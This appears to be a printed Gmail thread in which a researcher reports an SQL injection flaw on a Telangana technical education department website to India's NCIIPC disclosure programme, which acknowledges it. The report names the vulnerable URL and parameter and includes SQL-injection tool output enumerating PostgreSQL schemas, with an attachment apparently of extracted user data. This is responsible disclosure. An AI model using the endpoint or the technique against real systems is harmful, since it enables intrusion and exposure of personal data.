Gmail

rajdeep basu <rjdpbsu@gmail.com>

VULNERABILITY FOUND ON THE WEBSITE OF DEPARTMENT OF TECHNICAL EDUCATION,GOVT OF TELENGANA

2 messages


rajdeep basu <rjdpbsu@gmail.com> 31 August 2020 at 12:25
To: NCIIPC RVDP <rvdp@nciipc.gov.in>

target: https://dtets.cgg.gov.in/BeforeLoginDistrictCollege.do?mode=view&id=1-474195581

vulnerability type: SQL injection

poc :


5 attachments



```
[05:13:37] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[05:13:40] [WARNING] schema names are going to be used on PostgreS
QL for enumeration as the counterpart to database names on other D
BMSes
[05:13:40] [INFO] fetching database (schema) names
[05:13:40] [INFO] fetching number of databases
[05:13:40] [INFO] retrieved: 3
[05:13:44] [INFO] retrieving the length of query output
[05:13:44] [INFO] retrieved: 18
[05:14:09] [INFO] retrieved: information_schema
[05:14:09] [INFO] retrieving the length of query output
[05:14:09] [INFO] retrieved: 10
[05:14:26] [INFO] retrieved: pg_catalog
[05:14:26] [INFO] retrieving the length of query output
[05:14:26] [INFO] retrieved: 6
[05:14:37] [INFO] retrieved: public
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public
```

20200901_005125.jpg
196K

Screenshot_20200831-054238_Termux.jpg
526K



Screenshot_20200901-005216_Termux.jpg
435K

Screenshot_20200901-005222_Termux.jpg
516K

users.csv
8K

NCIIPC RVDP <rvdp@nciipc.gov.in> 7 September 2020 at 04:47
To: rjdpbsu@gmail.com

Dear Researcher,

1. We acknowledge the vulnerability on SQL Injection reported by you.

2. We are in the process of closure of this issue. You may like to recheck this issue in some time and revert to us if there are any further discoveries on vulnerabilities.

3. Usually it takes approximately three weeks to have an issue closed.

Thank You
Team RVDP, NCIIPC

From: rjdpbsu@gmail.com
To: "NCIIPC RVDP" <rvdp@nciipc.gov.in>
Sent: Tuesday, September 1, 2020 12:55:09 AM
Subject: VULNERABILITY FOUND ON THE WEBSITE OF DEPARTMENT OF TECHNICAL EDUCATION,GOVT OF TELENGANA

[Quoted text hidden]